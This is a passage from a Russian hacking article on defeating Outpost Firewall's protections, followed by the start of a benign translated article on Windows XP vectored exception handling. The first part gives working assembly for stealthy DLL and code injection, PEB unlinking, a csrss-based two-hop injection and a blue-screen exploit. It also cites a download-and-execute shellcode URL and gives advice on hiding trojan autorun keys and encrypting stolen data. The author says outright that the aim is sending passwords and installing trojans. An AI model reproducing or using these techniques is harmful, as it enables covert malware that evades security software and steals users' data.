Как вы видите, здесь присутствует три списка загруженных модулей, это InLoadOrderModuleList, InMemoryOrderModuleList и InInitializationOrderModuleList. Первые два содержат все инициализированные модули, а последний обычно пуст. Нам нужно пройтись по списку InLoadOrderModuleList, сравнивая BaseAddress каждого модуля со своим hInstance найти свой модуль, после чего удалить его из InLoadOrderModuleList и InMemoryOrderModuleList. С учетом всего вышесказанного, код нашей безобидной dll принимает следующий вид:

```
format PE GUI 4.0 DLL

include '%fasminc%\win32a.inc'
include 'structs.inc'

text    db 'Fuck you, world!', 0
caption db 'Dll inject', 0

HideFromPeb: ; hInstance
  push     esi
  push     ebx
  mov      esi, [esp+0Ch]
  mov      eax, [fs:30h]
  mov      eax, [eax+PEB.LoaderData]
  add      eax, PEB_LDR_DATA.InLoadOrderModuleList
@@:
  mov      eax, [eax+LDR_MODULE.InLoadOrderModuleList.Flink]
  cmp      esi, [eax+LDR_MODULE.BaseAddress]
  jnz      @B
  mov      esi, [eax+LIST_ENTRY.Flink]
  mov      ebx, [eax+LIST_ENTRY.Blink]
  mov      [ebx+LIST_ENTRY.Flink], esi
  mov      esi, [eax+LIST_ENTRY.Blink]
  mov      ebx, [eax+LIST_ENTRY.Flink]
  mov      [ebx+LIST_ENTRY.Blink], esi
  lea      eax, [eax+LDR_MODULE.InMemoryOrderModuleList]
  mov      esi, [eax+LIST_ENTRY.Flink]
  mov      ebx, [eax+LIST_ENTRY.Blink]
  mov      [ebx+LIST_ENTRY.Flink], esi
  mov      esi, [eax+LIST_ENTRY.Blink]
  mov      ebx, [eax+LIST_ENTRY.Flink]
  mov      [ebx+LIST_ENTRY.Blink], esi
  pop      ebx
  pop      esi
  ret

entry $
  cmp      dword [esp+8], DLL_PROCESS_ATTACH
  jnz      @F
  push     dword [esp+4]
  call     HideFromPeb
  invoke   MessageBox, 0, text, caption, 0
@@:
  mov      eax, 1
  retn     0Ch


section '.idata' import data readable
  library user32, 'user32.dll'
```

```
include '%fasminc%\apia\user32.inc'

section '.reloc' fixups data discardable
```

Все, теперь оутпост не замечает как процесс инжектинга, так и наличие нашей dll и можно спокойно отсылать пароли и качать трояны пачками :)

Инжектим чистый код.

Инжектинг dll, это конечно просто в реализации, но такой метод мне кажется "грязным", так как требует наличия лишнего файла на диске. Гораздо лучше бы было проинжектить только код производящий нужные нам действия. В 16 байт при всем желании не удастся втиснуть код выполняющий какие-либо полезные действия, но в 16 байт вполне можно уместить код который догрузит все остальное из нашего процесса. В этом коде должен присутствовать всего лишь один вызов ReadProcessMemory, так как хэндл своего процесса можно заранее скопировать с помощью DuplicateHandle. ReadProcessMemory принимает 5 параметров размером в dword, и кажется, что в 16 байт нельзя уместить даже эти параметры не говоря уже о коде, но не все так плохо. На самом деле достаточно будет всего 14 байт, если код загрузчика будет иметь такой вид:

```
  push     0
  push     InjectSize
  push     esi
  push     InjectCode
  push     edi
  call     ebx
```

Мы создадим с помощью CreateRemoteThread поток в приостановленом состоянии (с флагом CREATE_SUSPENDED), а затем использую GetThreadContext/SetThreadContext заполним регистры нужными нам параметрами. Остаток кода будет догружаться после call ebx. Пример такого инжекта показывающий MessageBox будет выглядеть так:

```
LoaderCode:
  push     0
  push     InjectSize
  push     esi
  push     InjectCode
  push     edi
  call     ebx
LoaderSize = $-LoaderCode

InjectCode:
  call     $+5
  pop      esi
  sub      esi, $-InjectCode-1
  push     0
  lea      eax, [esi+caption-InjectCode]
  push     eax
  lea      eax, [esi+text-InjectCode]
  push     eax
  push     0
  call     [esi+p_MessageBox-InjectCode]
  retn     4

  p_MessageBox dd 0
  text    db 'Fuck you, world!', 0
  caption db 'Code inject', 0
InjectSize = $-InjectCode


ProcessName db 'iexplore.exe', 0
align 4
```

```
context     CONTEXT 0

entry $
  push     ebp
  mov      ebp, esp
  sub      esp, 8
  mov      eax, [MessageBox]
  mov      [p_MessageBox], eax
  call     FindProcess
  test     eax, eax
  jz       @F
  invoke   OpenProcess, PROCESS_ALL_ACCESS, 0, eax
  test     eax, eax
  jz       @F
  mov      [ebp-4], eax
  invoke   VirtualAllocEx, [ebp-4], 0, LoaderSize+InjectSize, MEM_COMMIT+MEM_RESERVE,
    PAGE_EXECUTE_READWRITE
  test     eax, eax
  jz       @F
  mov      edi, eax
  invoke   WriteProcessMemory, [ebp-4], edi, LoaderCode, LoaderSize, 0
  lea      eax, [ebp-8]
  invoke   DuplicateHandle, -1, -1, [ebp-4], eax, 0, 0, DUPLICATE_SAME_ACCESS
  invoke   CreateRemoteThread, [ebp-4], 0, 0, edi, 0, CREATE_SUSPENDED, 0
  mov      esi, eax
  mov      [context.ContextFlags], CONTEXT_FULL
  invoke   GetThreadContext, esi, context
  lea      eax, [edi+LoaderSize]
  mov      [context.regEsi], eax
  push     dword [ebp-8]
  pop      [context.regEdi]
  push     [ReadProcessMemory]
  pop      [context.regEbx]
  invoke   SetThreadContext, esi, context
  invoke   ResumeThread, esi
  invoke   CloseHandle, esi
  invoke   CloseHandle, [ebp-4]
  invoke   Sleep, 100
@@:
  leave
  ret
```

Инжект в два прыжка.

Итак, если вы думаете что на этом заканчиваются возможности для инжекта, то ошибаетесь. Если вникнуть в некоторые аспекты работы системы, то можно придумать еще несколько способов инжекта. Если вы читали мою статью "Современные технологии дампинга и защиты от него", то несомненно знаете, что в процессе работы системы, процесс csrss.exe (сервер подсистемы win32) производит запись в память GUI процессов. Из этого следует вывод, что во избежании ложных срабатываний фаерволлы не могут контролировать инжекты со стороны этого процесса. Следовательно можно сделать инжект в "два прыжка", сначала проинжектиться в csrss.exe, а затем из него в любой другой процесс. Для инжекта в csrss нам сначала нужно включить Debug привилегию, это делает следующий код:

```
PrivName db 'SeDebugPrivilege', 0

EnableDebugPrivilege:
  push     ebp
  mov      ebp, esp
  sub      esp, 24h
  invoke   OpenProcessToken, -1, 28h, esp
  test     eax, eax
  jz       @F
```

```
  lea      eax, [esp+8]
  invoke   LookupPrivilegeValue, 0, PrivName, eax
  test     eax, eax
  jz       @F
  mov      dword [esp+14h], 1
  mov      eax, [esp+8]
  mov      [esp+18h], eax
  mov      eax, [esp+0Ch]
  mov      [esp+1Ch], eax
  mov      dword [esp+20h], 2
  lea      eax, [esp+10h]
  push     eax
  lea      eax, [esp+18h]
  push     eax
  push     10h
  lea      eax, [esp+20h]
  push     eax
  push     0
  mov      eax, [esp+14h]
  push     eax
  call     [AdjustTokenPrivileges]
@@:
  leave
  ret
```

Для упрощения работы, сделаем таблицу адресов нужных нам API внутри инжект кода, и составим макросы для эх простого вызова:

```
macro callx i {call dword [ebp+p_#i-CodeStart]}

macro invokex proc,[arg]
 { common
    if ~ arg eq
   reverse
     pushd arg
   common
   end if
    callx proc }
```

Теперь можно писать собственно сам инжект код. Этот код при запуске инжектит себя в csrss, а из него - в iexplore.exe, где и показывает MessageBox:

```
CodeStart:
  call     $+5
  pop      ebp
  sub      ebp, $-CodeStart-1
  mov      esi, [esp+4]
  test     esi, esi
  jz       mbox
  invokex  OpenProcess, PROCESS_ALL_ACCESS, 0, esi
  test     eax, eax
  jz       @F
  mov      esi, eax
  invokex  VirtualAllocEx, esi, 0, CodeSize, MEM_COMMIT+MEM_RESERVE, PAGE_EXECUTE_READWRITE
  test     eax, eax
  jz       @F
  mov      edi, eax
  push     [ebp+InjParam-CodeStart]
  mov      [ebp+InjParam-CodeStart], 0
  invokex  WriteProcessMemory, esi, edi, ebp, CodeSize, 0
  pop      eax
  invokex  CreateRemoteThread, esi, 0, 0, edi, eax, 0, 0
  invokex  CloseHandle, esi
  jmp      @F
mbox:
  lea      eax, [ebp+caption-CodeStart]
  lea      ebx, [ebp+text-CodeStart]
  invokex  MessageBox, 0, ebx, eax, 0
@@:
  retn     4
```

```
  text     db 'Fuck you, world!', 0
  caption  db 'TwoJump inject', 0

  p_OpenProcess        dd 0
  p_VirtualAllocEx     dd 0
  p_WriteProcessMemory dd 0
  p_CreateRemoteThread dd 0
  p_CloseHandle        dd 0
  p_MessageBox         dd 0
  InjParam             dd 0

CodeSize = $-CodeStart
```

Заполнение адресов в таблице API, определение PID нужных нам процессов и вызов этого кода теперь выглядит очень просто:

```
ProcessName dd 0
fProc db 'csrss.exe', 0
sProc db 'iexplore.exe', 0

entry $
  call     EnableDebugPrivilege
  mov      eax, [OpenProcess]
  mov      [p_OpenProcess], eax
  mov      eax, [WriteProcessMemory]
  mov      [p_WriteProcessMemory], eax
  mov      eax, [CreateRemoteThread]
  mov      [p_CreateRemoteThread], eax
  mov      eax, [VirtualAllocEx]
  mov      [p_VirtualAllocEx], eax
  mov      eax, [CloseHandle]
  mov      [p_CloseHandle], eax
  mov      eax, [MessageBox]
  mov      [p_MessageBox], eax
  mov      [ProcessName], sProc
  call     FindProcess
  test     eax, eax
  jz       @F
  mov      [InjParam], eax
  mov      [ProcessName], fProc
  call     FindProcess
  test     eax, eax
  jz       @F
  push     eax
  call     CodeStart
@@:
  ret
```

Баги в Outpost.

Дизассемблируя драйвер оутпоста (FILTNT.sys) я натолкнулся на две интересные особенности в обработчике перехвата ZwWriteVirtualMemory. Из этого обработчика вызывается функция с адресом 0x00017B90, которая делает запрос службе оутпоста на проверку возможности записи памяти процесса. В этой функции также есть ряд других проверок, одна из которых осуществляется следующим кодом:

```
.text:00017C48                xor     eax, eax
.text:00017C4A                mov     ecx, [ebp+var_4]
.text:00017C4D                mov     al, [ecx+879h]
.text:00017C53                cmp     eax, 3
.text:00017C56                jz      loc_17E28
.text:00017C5C                cmp     eax, 6
.text:00017C5F                jz      loc_17E28
.text:00017C65                cmp     eax, 1
```

```
.text:00017C68                jz      loc_17E28
.text:00017C6E                mov     cl, [ebx+879h]
.text:00017C74                cmp     cl, 4
.text:00017C77                jnz     short loc_17CA0
.text:00017C79                mov     ecx, [ebp+arg_8]
.text:00017C7C                cmp     ecx, 4
.text:00017C7F                jnz     short loc_17CA0
.text:00017C81                lea     esi, [esi+0Eh]
.text:00017C84                mov     edi, offset aSvchost_exe ; "SVCHOST.EXE"
.text:00017C89                mov     ecx, 18h
.text:00017C8E                repe cmpsb
.text:00017C90                jnz     short loc_17CA0
.text:00017C92                mov     eax, 1
.text:00017C97                pop     edi
.text:00017C98                pop     esi
.text:00017C99                pop     ebx
.text:00017C9A                mov     esp, ebp
.text:00017C9C                pop     ebp
.text:00017C9D                retn    10h
```

Как вы уже наверно поняли, всем процессам с именем svchost.exe разрешается запись в память других процессов во избежание ложных срабатываний защиты. Поэтому можно использовать даже старые методы инжекта, нужно просто обозвать трояна svchost.exe и оутпост все разрешит! Это конечно можно считать не багом, а фичей, но мне кажется, что разработчики могли бы поответственнее отнестись к реализации такой проверки, хотя бы проверять полный путь к исполнимому файлу, а не только имя процесса.

Дальнейшее изучение драйвера оутпоста позволило мне найти еще один баг в нем, видимо в целях отладки программисты писавшие оутпост сделали в драйвере вывод отладочных сообщений (точнее сообщения драйвер выводит не сам, а передает их службе), и в числе прочих сообщений там имеется дамп содержимого инжектируемого куска памяти. Формирование строки с дампом производится следующим кодом:

```
.text:00017D88                xor     ebx, ebx
.text:00017D8A                test    edi, edi
.text:00017D8C                jle     short loc_17DB3
.text:00017D8E                lea     esi, [ebp-0B0h]
.text:00017D94
.text:00017D94 loc_17D94:                             ; CODE XREF: sub_17B90+221.j
.text:00017D94                xor     eax, eax
.text:00017D96                mov     ecx, [ebp+14h]
.text:00017D99                mov     al, [ecx+ebx]
.text:00017D9C                inc     ebx
.text:00017D9D                push    eax
.text:00017D9E                push    offset a02x     ; "%02X "
.text:00017DA3                push    esi
.text:00017DA4                add     esi, 3
.text:00017DA7                call    sprintf
.text:00017DAC                add     esp, 0Ch
.text:00017DAF                cmp     ebx, edi
.text:00017DB1                jl      short loc_17D94
```

Начальный адрес дампимого куска памяти находиться в локальной переменной [ebp+14h], куда он помещается из аргумента ZwWriteVirtualMemory. Как вы видите, в строке mov al, [ecx+ebx] происходит обращение к памяти в юзермодном буфере без проверки ее там присутствия, а следовательно достаточно передать невалидный адрес и система упадет в синий экран. Этот баг уже является уязвимостью в безопасности, так как для того чтобы уронить систему не требуются права администратора. А вот и эксплоит на эту уязвимость:

```
ProcessName db 'explorer.exe', 0

entry $
  call     FindProcess
  test     eax, eax
  jz       @F
```

```
    invoke   OpenProcess, PROCESS_ALL_ACCESS, 0, eax
    test     eax, eax
    jz       @F
    mov      esi, eax
    invoke   VirtualAllocEx, esi, 0, 10, MEM_COMMIT+MEM_RESERVE, PAGE_EXECUTE_READWRITE
    test     eax, eax
    jz       @F
    mov      edi, eax
    invoke   WriteProcessMemory, esi, edi, 0, 10, 0
  @@:
    ret
```

Для срабатывания эксплоита необходимо наличие в настройках фаерволла любого правила для explorer.exe, но его можно заменить любым процессом. Наличие уязвимости подтверждено в Outpost Firewall Pro ver. 3.0.543.5722 и Outpost Firewall Pro ver. 2.7.485.5401, но я предполагаю что эта дыра есть и в более ранних версиях.

Инжект в запускаемый процесс.

Итак, мы рассмотрели несколько способов инжекта в уже запущенный процесс, но главным недостатком этих способов является то, что они построены на особенностях конкретного фаерволла, и врядли будут работать на чем-либо кроме оутпоста. Для практического использования очень желательно иметь универсальный метод, работающий против всех фаерволлов. Для того, чтобы найти такой способ, давайте подробно рассмотрим как происходит запуск нового процесса. Запуск процесса состоит из следующих стадий:

1) Разбор параметров переданных в CreateProcessW, открытие исполнимого файла и определение его типа. На этом этапе определяется является ли запускаемый файл dos или win16 файлом (для них запускается ntvdm.exe и wowexec.exe соответственно), для .bat и .cmd файлов запускается cmd.exe. В дальнейшем будем считать, что запускается обычный win32 PE файл.
2) Производиться открытие исполнимого файла с помощью ZwOpenFile.
3) Из открытого файла создается секция с атрибутом SEC_IMAGE с помощью вызова ZwCreateSection.
4) С помощью ZwQuerySection извлекаются атрибуты стека и точки входа запускаемого процесса.
5) Создается объект нового процесса с помощью ZwCreateProcess. На уровне ядра в этот момент происходит создание адресного пространства и структуры EPROCESS. Важно заметить, что в этот момент процесс еще не имеет своих потоков и не может исполняться.
6) Происходит установка приоритета процесса с помощью ZwSetInformationProcess.
7) С помощью ZwQueryInformationProcess извлекается выданный системой адрес PEB нового процесса.
8) Производиться заполнение PEB и дуплицирование хэндлов ввода-вывода (только для консольных программ). В этот момент многократно вызывается ZwAlocateVirtualMemory, ZwReadVirtualMemory и ZwWriteVirtualMemory.
9) Производиться выделение памяти под стек первичного потока и подготовка его стартового контекста.
10) С помощью ZwCreateThread создается первичный поток.
11) Подсистема win32 (csrss.exe) информируется о старте нового процесса через LPC сообщения. На верхнем уровне этим заведует функция CsrClientCallServer, которая в свою очередь вызывает ZwRequestWaitReplayPort.
12) Первичный поток запускается на исполнение с помощью ZwResumeThread.

Обратите внимание, что на этапе 8 производиться запись в память запускаемого процесса со стороны родительского процесса, поэтому фаерволлы включают контроль инжектов позднее. На основании этого факта можно построить методику инжектов в запускаемый процесс, которая

сможет обойти контроль большинства фаерволлов.

С этого момента, для проверки работоспособности инжекта, мы будем пользоваться маленьким базонезависимым шелкодом, который скачивает файл по линку http://ms-rem.dot-link.net/file.exe и запускает его. Файл этот содержит просто MessageBox.

С учетом всего вышесказанного, код производящий инжект описанным способом будет выглядеть так:

```
format PE GUI 4.0

include '%fasminc%\win32a.inc'

section '.code' code readable writeable executable

stri      STARTUPINFO         ?
prci      PROCESS_INFORMATION ?
szSvchost db 'svchost.exe', 0
injcode   file 'code.bin'
codesize  = $-injcode
oldp      dd 0

entry $
  mov    [stri.cb], sizeof.STARTUPINFO
  invoke CreateProcess, 0, szSvchost, 0, 0, 0, CREATE_SUSPENDED, 0, 0, stri, prci
  test   eax, eax
  jz     @F
  invoke LoadLibraryEx, szSvchost, 0, DONT_RESOLVE_DLL_REFERENCES
  test   eax, eax
  jz     @F
  add    eax, [eax+3Ch]
  mov    edi, [eax+28h]
  add    edi, [eax+34h]
  invoke VirtualProtectEx, [prci.hProcess], edi, codesize, PAGE_EXECUTE_READWRITE, oldp
  invoke WriteProcessMemory, [prci.hProcess], edi, injcode, codesize, 0
  invoke ResumeThread, [prci.hThread]
@@:
  ret

section '.idata' import data readable writeable

library kernel32, 'kernel32.dll'
include '%fasminc%\apia\kernel32.inc'
```

Вышеописанный способ с небольшими изменениями (о них далее) можно применять с многими другими распространенными фаерволлами.

Другие методы защиты оутпоста.

Ну и, осталось рассказать про еще несколько методов защиты применяемых оутпостом. Они врядли могут создать какие-либо проблемы, но все же иногда их следует принимать во внимание.

При использовании инжекта в запускаемый процесс, внимание следует обратить на так называемый "контроль скрытых процессов". На самом деле под скрытым процессом оутпост понимает процесс, который не имеет окна или имеет скрытое окно. При создании правила для приложения, оутпост запоминает факт наличия у него видимого окна, и будет далее проверять его наличие при первом запросе сетевого доступа процессом. В случае с вышеприведенным примером использующим инжект в svchost.exe, это не вызовет никаких проблем, но в случае использования данного метода например с iexplore.exe, оутпост выдаст предупреждение. Сделать обход такой проверки весьма нетрудно, для этого нужно просто создать видимое окно и показать его за экраном (например в координатах -10000, -10000). Можно также использовать другие приемы (такие как

100% прозрачность окна, и т.д.). Приводить код обходящий эту защиту я сейчас не буду, его вы можете найти среди примеров к этой серии статей.

В версиях оутпоста 3.0 и выше, появился новый AntySpyware плугин. Он совмещает в себе три метода защиты. Первый - это сигнатурный скан файлов (вроде антивируса). Я думаю, все вы давно знаете как с подобными вещами бороться (т.к. антивирусы это первейшая проблема возникающая при написании троянов). Второй метод - это сканирование исходящих пакетов на сигнатуры передаваемых приватных данных (номеров кредитных карт, паролей и.т.п.), параметры этой проверки можно установить в настройках плугина. Обойти это проверку очень просто, достаточно просто шифровать передаваемые данные (хотя-бы примитивным ксором). Третья защита этого плугина имхо может создавать проблемы при установке трояна. Она мониторит определенные ключи реестра на предмет их изменения (прописывания в автозагрузку). Список этих ключей можно найти в настройках плугина. Для того чтобы избавиться от этой напасти есть два способа, первый - это пользоваться ключом реестра который оутпост не контролирует, второй - перехватывать в процессе оутпоста функции ZwEnumerateKey/ZwQueryValueKey и маскировать свои изменения. Имхо следует выбирать второй способ ввиду его универсальности.

Заключение.

И так, все защиты оутпоста рассмотрены и побеждены, и теперь хотелось бы сделать выводы из вышеприведенного материала и моих впечатлений от использования этого фаерволла. Оутпост очень удобен в использовании, содержит средства помогающие при отладке сетевых приложений (монитор соединений), имеет полезные фичи вроде вырезки рекламы и кеширования DNS запросов. Он обеспечивает хорошую защиту от внешних атак (ремоутных эксплоитов) и имеет гибкие легконастраиваемые правила, но защиту от троянов совершенно не обеспечивает (это самый простой для обхода фаерволл в этом обзоре).

З.Ы. не торопитесь применять вышеописанное к другим фаерволлам, так как многое здесь касается только оутпоста. Про другие фаерволлы читайте в следующих статьях серии.

Приложение:

Здесь вы найдете все файлы идущие со статьей:

Файл	Описание
codeinject.rar (находится в архиве `wasm_files.zip`: `files/0400/codeinject.rar`) (2 кб)	Пример прямого инжекта кода.
dllinject.rar (находится в архиве `wasm_files.zip`: `files/0400/dllinject.rar`) (2 кб)	Пример инжекат dll и скрытия ее из PEB.
twojump.rar (находится в архиве `wasm_files.zip`: `files/0400/twojump.rar`) (2 кб)	Инжект в два прыжка.
rinject.rar (находится в архиве `wasm_files.zip`: `files/0400/rinject.rar`) (2 кб)	Инжект в запускаемый процесс.
shellcode.rar (находится в архиве `wasm_files.zip`: `files/0400/shellcode.rar`) (2 кб)	Исходники тестового шелкода.

© Copyright by Ms-Rem ALL RIGHTS RESERVED.

Новая векторная обработка исключений в Windows XP

Автор: Мэт Питрек, пер. pawa

Дата: 2006-10-03

Работая с Win32 более 8 лет назад, я создал список особенностей (уровня API), которые мне удалось заметить. Главным образом, они делали мою программистскую жизнь легче, а также помогали проще писать полезные инструменты. Когда я установил бета-версию Windows XP (известную под именем "Whistler"), я не ожидал увидеть так много новых API и был приятно этим удивлен. В этом месяце я собираюсь описать одно из нововведений, известное как векторная обработка исключений.

Я наткнулся на VEH, работая с утилитой PEDIFF. Вы указываете путь к двум разным копиям DLL, и PEDIFF выдает список отличающихся API, экспортируемых модулями. Так я обнаружил VEH, сравнивая директории экспорта kernel32.dll от Win2000 и WinXP. Имелось много новых API, но сразу бросилась в глаза функция AddVectoredExceptionHandler. Как дополнительный бонус, эта API была документирована в одном из последних выпусков MSDN Library, так что я не должен был охотиться за информацией.

Обзор SEH.

Так что такое VEH? Для начала, следует рассмотреть регулярную обработку исключений и заметить, чем отличается VEH. Статья рассчитана на подготовленных читателей, знающих основы SEH и языка программирования C++. SEH реализован в C++ с помощью выражений try/catch или расширением компилятора MS C++ __try/__except. Для детального ознакомления как работает SEH, смотрите мою статью "A Crash Course in Structured Exception Handling" за январь 1997 в MSJ. Короче говоря, SEH использует размещенные в стеке узлы. Когда вы используете блок try, информация об обработчике исключений сохраняется в стековом кадре текущей процедуры. В архитектуре x86, Microsoft использовала значение в fs:[0] для указания на текущий фрейм обработчика исключений. Фрейм содержит адрес кода, который будет вызван при возникновении исключения.

Если вы вызываете некоторую функцию внутри блока try, эта новая функция может установить свой собственный обработчик. Когда это происходит, в стеке создается новый фрейм обработчика и устанавливается указатель на предыдущий фрейм, как показано на рисунке 1. В сущности, SEH-фреймы образуют связанный список, начало которого адресуется через FS:[0]. Следует обратить внимание, что каждый последующий узел должен располагаться в стеке выше предыдущего. Операционная система предписывает это правило, следовательно, вы не можете создать произвольно как новый фрейм и вставить его в список.




Рисунок 1. Обработчики исключений в стеке.

Сей факт, что фреймы хранятся как узлы связанного списка, не только значительная деталь в великой схеме вещей, а ключ к пониманию механизма работы SEH. Когда происходит исключение, система начинает с головы списка и вызывает обработчики со словами: "Произошло исключение. Не желаете ли его обработать?". Обработчик может обработать исключение, решив проблему, и вернуть статус EXCEPTION_CONTINUE_EXECUTION.

Обработчик также может отклонить предложение и вернуть EXCEPTION_CONTINUE_SEARCH. Когда это происходит, система перемещается к следующему узлу в списке и задает тот же вопрос. Это продолжается до тех пор, пока кто-то не решится обработать исключение, или список не закончится. Я здесь не в давался в детали, но этого вполне достаточно для наших целей.

Каковы особенности архитектуры SEH? Важно, что данный обработчик может решить, что делать с исключением, несмотря на то, что другие обработчики (которые далее по списку) хотели бы обработать это исключение. Иногда это может быть проблемой. Следующий пример покажет почему.

Скажем, вы написали самый лучший в мире обработчик исключений. Когда происходит что-то плохое, ваш обработчик определяет причину, регистрирует необходимые детали, решает проблему мирового голода и за неделю отменяет назначенную встречу. Кроме того, вы помещаете ваш обработчик в WinMain, чтобы вся программа была охвачена. Теперь, в некотором месте вы вызываете внешний компонент, который никак не можете контролировать. Этот компонент также устанавливает обработчик. При первом же исключении, этот обработчик выходит из программы. Ваш обработчик никогда не получит шанса выполниться, потому что другой обработчик оказался первым в списке обработчиков. Короче говоря, прелести SEH ограничены тем фактом, что обработчики эффективны, пока кто-то глубже в цепи запросов не установил свой собственный обработчик.

Позвольте мне указать на еще одну особенность SEH перед тем, как перейти к VEH. Когда программа отлаживается, и происходит исключение, выполняется еще несколько шагов. Сперва отладчик получает первый шанс обработать исключение или позволить отлаживаемому процессу увидеть это самое исключение. Если этот дочерний процесс видит исключение, происходят ранее описанные действия. Если в процессе не нашлось обработчика, отладчик получает вторую возможность обработать исключение. (Обычно это происходит, когда отладчик выскакивает с диалогом необработанного исключения.)

ВВЕДЕНИН В VEH.

В общем, векторная обработка исключений подобна SEH с тремя ключевыми отличиями:

• Обработчика не привязаны к определенной функции и стековому фрейму.
• Компилятор не имеет ключевых слов (типа try/catch) для добавления новых обработчиков в список обработчиков.
• Обработчики явно добавляются вашим кодом, а не являются плодом конструкции try/catch.

Новая API-функция AddVectoredExceptionHandler принимает указатель на функцию как аргумент и добавляет его в связанный список обработчиков. Так как система использует связанный список для хранения обработчиков, то программа может установить сколько угодно VEH-обработчиков.

Как VEH сосуществует с SEH? В WinXP, список VEH будет обработан перед списком SEH. Это сделано для совместимости с уже существующим кодом. Если бы VEH список обрабатывался после SEH, и SEH-обработчик мог обработать исключение, то VEH-обработчики не получили бы шанса заметить произошедшее исключение.

В отношении отладки, VEH работает подобно SEH. То есть, когда программа отлаживается, отладчик первым получает уведомление о произошедшем исключении. Если отладчик решает не обрабатывать исключение и передает его отлаживаемому процессу, то вызывается VEH-обработчик.

Прототип AddVectoredExceptionHandler можно найти в WINBASE.H:

```
WINBASEAPI PVOID WINAPI AddVectoredExceptionHandler(
    ULONG FirstHandler,
    PVECTORED_EXCEPTION_HANDLER VectoredHandler );
```

Первый параметр сообщает системе, должен ли обработчик помещен в начало связанного списка обработчиков, либо в его конец. Список обработчиков не привязан к конкретному потоку и глобален для всего процесса. Таким образом, вы можете запросить поместить обработчик в начало списка, но вы не можете гарантировать, что ваш обработчик будет вызван первым. Вы не будете первым, если другой участок кода вызовет AddVectoredExceptionHandler после вас и поместил обработчик в начало списка. Каждый раз, когда вызывается AddVectoredExceptionHandler, новый обработчик помещается либо в начало, либо в конец списка.

Второй параметр - адрес функции обработчика исключений. Вот его прототип:

```
LONG NTAPI VectoredExceptionHandler(PEXCEPTION_POINTERS);
```

PEXCEPTION_POINTERS - указатель, который дает функции полную информацию об исключении, включая тип исключения, адрес и значения регистров. Функция должна возвратить одно из значений: EXCEPTION_CONTINUE_SEARCH или EXCEPTION_CONTINUE_EXECUTION.

Если обработчик вернул EXCEPTION_CONTINUE_EXECUTION, система пытается перезапустить выполнение процесса. VEH-обработчики, расположенные дальше по списку, не вызываются. Также не вызываются и SEH-обработчики. Если же получен код возврата EXCEPTION_CONTINUE_SEARCH, система вызывает следующий VEH-обработчик. После того, как все VEH-обработчики будут вызваны, система начинает обход списка SEH.

В дополнение AddVectoredExceptionHandler, также существует RemoveVectoredExceptionHandler, которая удаляет предварительно установленный обработчик из списка. Это неинтересно, и здесь упоминается лишь для законченности.

Возможности VEH.

Для людей, пишущих трассировочные и диагностические инструменты, точка останова - способ получить управление, когда выполняется желаемый участок кода. К сожалению, использование точек останова означает обработку исключений, в частности, точек останова и пошагового выполнения. В этом случае нереально использовать SEH для обработки этих исключений, так как вы не можете быть уверены в том, что ваш обработчик всегда увидит эти исключения.

Некоторые утилиты, например BugTrapper, обошли эту проблему, переписывая часть кода обработки исключений режима пользователя в NTDLL. Одним из мест, где можно это сделать, была функция KiUserExceptionDispatcher из NTDLL, описанная в моей статье про SEH в MSJ. Переписывание NTDLL - ненадежное решение, так как выходят новые версии NTDLL.

С VEH нет необходимости патчить NTDLL. VEH - простой способ видеть все исключения, подразумевая, что все обработчики ведут себя честно, как я писал выше. Для демонстрации VEH я создал небольшую программку, которая использует точки останова для мониторинга, когда программа вызывает LoadLibrary. В этой программе при вызове LoadLibrary мой код печатает имя подгружаемой DLL. Продвинутые читатели могут задаться вопросом по поводу правки таблицы адресов импорта (IAT), если это может дать тот же эффект, что мой метод на основе точек останова. Вы, конечно, можете использовать правку IAT, но это повлечет написание гораздо большего объема кода. В этом случае придется править IAT во всех DLL, включая те, которые загружены динамически посредством LoadLibrary. Поверьте мне, это тяжелее, чем кажется с первого взгляда. Использование точки останова - более простой способ добиться цели.

Вторая проблема, связанная с правкой IAT, в том, что это работает только для экспортируемых функций. Техника же, основанная на точках останова, будет работать для любого адреса в коде, не только для экспортируемых функций. Таким образом, это было бы полезно для вещей типа перехвата вызовов функции malloc при использовании статической run-time библиотеки (в противоположность MSVCRT.DLL).

Рисунок 2 содержит код DLL, которая использует VEH для мониторинга вызовов LoadLibrary. Каждый раз при вызове LoadLibrary, VectoredExcBP пишет имя DLL на стандартный вывод. DLL самодостаточна и не требует специальных вызовов для инициализации. Для экспериментов, достаточно вызвать единственную экспортируемую функцию.

```
//====================================================================
// VectoredExcBP - Matt Pietrek 2001
// MSDN Magazine, September 2001
//
// !^!^!^! WARNING WARNING WARNING !^!^!^!
//  This code requires Windows XP or later.
//  To compile this code correctly, you must:
//      A) Have a WINBASE.H that defines AddVectoredExceptionHandler
//      B) Make sure that the compiler finds *that* WINBASE.H before any
//          other older versions of WINBASE.H.  See the compiler
//          documentation if you're not sure how to do this.
//      C) Define _WIN32_WINNT=0x0500   (or higher)
//
// This code compiles and works correctly with Beta 2 of Windows XP and
// Visual C++ 6.0.  At the time of this writing, Windows XP is in beta,
// so things could change, including API behavior, etc...  No guarantees
// are made that this code will work in the future.
//====================================================================
#include "stdafx.h"

#ifndef _M_IX86
#error "This code only runs on an x86 architecture CPU"
#endif

